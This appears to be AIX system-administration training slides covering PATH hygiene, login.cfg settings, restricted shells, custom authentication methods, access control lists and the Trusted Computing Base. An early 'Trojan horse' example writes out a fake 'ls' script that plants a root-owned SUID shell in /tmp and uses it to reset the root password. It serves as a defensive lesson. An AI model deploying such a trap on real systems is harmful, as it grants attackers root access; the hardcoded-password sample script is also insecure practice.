



Security




Unit Objectives

After completing this unit, you should be able to:

- Provide authentication procedures
- Specify extended file permissions
- Configure the Trusted Computing Base (TCB)
- Compare AIX 6.1 Trusted Environment to TCB

Protecting Your System



How Do You Set Up Your PATH?

```
PATH=/usr/bin:/etc:/usr/sbin:/sbin:.
```

- or -

```
PATH=./usr/bin:/etc:/usr/sbin:/sbin
```

???

Trojan Horse: An Easy Example (1 of 3)

```
$ cd /home/hacker
```

```
$ vi ls
```

```
#!/usr/bin/ksh
```

```
cp /usr/bin/ksh /tmp/.hacker
```

```
chown root /tmp/.hacker
```

```
chmod u+s /tmp/.hacker
```

```
rm -f $0
```

```
/usr/bin/ls $*
```

SUID Bit: Runs
under **root** authority



```
$ chmod a+x ls
```

Trojan Horse: An Easy Example (2 of 3)

```
$ cd /home/hacker  
$ cat > -i  
blablabla<CTRL-D>
```

Hello SysAdmin,
I have a file "-i" and cannot
remove it. Please help me ...



```
PATH=.: /usr/bin: /etc: /usr/sbin: /sbin
```

```
# cd /home/hacker  
# ls  
-i
```

Trojan Horse: An Easy Example (3 of 3)

```
$ cd /tmp  
$ .hacker  
# passwd root
```

Effective **root** authority

Don't worry, be happy ...




~~PATH=.: /usr/bin:/etc:/usr/sbin:/sbin~~

When using as **root** user, *never* specify the working directory in the *PATH* variable!

login.cfg: login prompts

```
# vi /etc/security/login.cfg
```

```
default:
    sak_enabled = false
    logintimes =
    .
    .
    .
    herald = "\n*Restricted Access*\n\rAuthorized Users Only\n\rLogin: "
```



login.cfg: Restricted Shell

```
# vi
/etc/security/login.cfg
```

```
* Other security attributes
```

```
usw:
```

```
shells = /bin/sh, /bin/bsh, /usr/bin/ksh, ..., /usr/bin/Rsh
```

```
# chuser shell=/usr/bin/Rsh michael
```

michael cannot:

- Change the current directory
- Change the `PATH` variable
- Use command names containing slashes
- Redirect standard output (`>`, `>>`)

Customized Authentication

```
# vi /etc/security/login.cfg
```

```
* Authentication Methods
```

```
secondPassword:
```

```
program = /usr/local/bin/getSecondPassword
```

```
# vi /etc/security/user
```

```
michael:
```

```
auth1 = SYSTEM,secondPassword
```

Authentication Methods (1 of 2)

```
# vi /usr/local/bin/getSecondPassword
```

```
print "Please enter the second Password: "  
  
stty -echo                # No input visible  
read PASSWORD  
stty echo  
  
if [[ $PASSWORD = "d1f2g3" ]]; then  
    exit 0  
else  
    exit 255  
fi
```

Valid Login



Invalid Login



Authentication Methods (2 of 2)

```
# vi /usr/local/bin/limitLogins
```

```
#!/usr/bin/ksh

# Limit login to one session per user

USER=$1          # User name is first argument

                  # How often is the user logged in?
COUNT=$(who | grep "^$USER" | wc -l)

                  # User already logged in?
if [[ $COUNT -ge 1 ]]; then
    errlogger "$1 tried more than 1 login"
    print "Only one login is allowed"
    exit 128
fi

exit 0            # Return 0 for correct authentication
```

Two-Key Authentication


```
# vi  
/etc/security/user
```

```
boss:  
auth1 = SYSTEM;deputy1,SYSTEM;deputy2
```

Two red arrows originate from the bottom section. One arrow points vertically upwards from the text 'deputy1's Password:' to the 'deputy1' in the 'auth1' line of the top section. The other arrow points vertically upwards from the text 'deputy2's Password:' to the 'deputy2' in the 'auth1' line of the top section.


```
login: boss  
deputy1's Password:  
deputy2's Password:
```

Base Permissions



How can **silva** easily give **simon** read access to the file **salaries**?

Extended Permissions: Access Control Lists



acledit salaries




EDITOR

```
base permissions
...
extended permissions
  enabled
    permit r- u:simon
```

ACL Commands

`aclget file1`  Display base/extended permissions

 Copy an access control list

`aclget status99 | aclput report99`

`acledit salaries2`  To specify extended permissions

- `chmod` in the octal format *disables* ACLs
- Only the `backup` command by default saves ACLs
- `tar` and `cpio` will back up ACLs if the flag `-U` is used
- `acledit` requires the `EDITOR` variable (full pathname of an AIX editor)

AIXC ACL Keywords: `permit` and `specify`

```
# acledit status99
```

```
attributes:  
  base permissions  
    owner(fred) : rwx  
    group(finance) : rw-  
    others: ---  
  extended permissions  
  enabled  
  permit    --x    u:michael  
  specify  r--    u:anne,g:account  
  specify  r--    u:nadine
```

- **michael** (member of group **finance**) gets *read*, *write* (base) and *execute* (extended) permission
- If **anne** is in group **account**, she gets *read* permission on file **status99**
- **nadine** (member of group **finance**) gets only *read* access

AIXC ACL Keywords: deny

```
# acledit report99
```

```
attributes:  
base permissions  
  owner (sarah): rwx  
  group (mail): r--  
  others: r--  
extended permissions  
enabled  
deny          r--    u:paul g:mail  
deny          r--    g:gateway
```

- **deny**: Restricts the user or group from using the specified **access to the file**
- **deny overrules** **permit** **and** **specify**

JFS2 Extended Attributes Version 2

- Extension of normal attributes
- Name and value pairs
- **setea** - to associate name/value pairs
- **getea** - to view
- **acledit** works with EAv2 ACLs

```
# acledit /fs2
*
* ACL_type NFS4
**
* Owner: root
* Group: system
*
s:(OWNER@): d wpDd
s:(OWNER@): a rWxaAcCo
s:(GROUP@): a rx
```

Exercise 14: Authentication and ACLs



- Setting a new login herald
- Adding a primary authentication method
- Access control lists

The Trusted Computing Base (TCB)

The *TCB* is the part of the system that is responsible for *enforcing the security policies* of the system.


```
# ls -l /etc/passwd
```

```
-rw-r--rw-  1  root  security  ...      /etc/passwd
```

```
# ls -l /usr/bin/be_happy
```

```
-r-sr-xr-x  1  root  system  ...      /usr/bin/be_happy
```


TCB Components



The TCB can only be enabled at installation time!

Checking the Trusted Computing Base

- Reports differences
- Implements fixes



The sysck.cfg File

```
# vi /etc/security/sysck.cfg
```

```
...
```

```
/etc/passwd:
```

```
owner = root
```

```
group = security
```

```
mode = TCB, 644
```

```
type = FILE
```

```
class = apply, inventory,
```

```
bos.rte.security
```

```
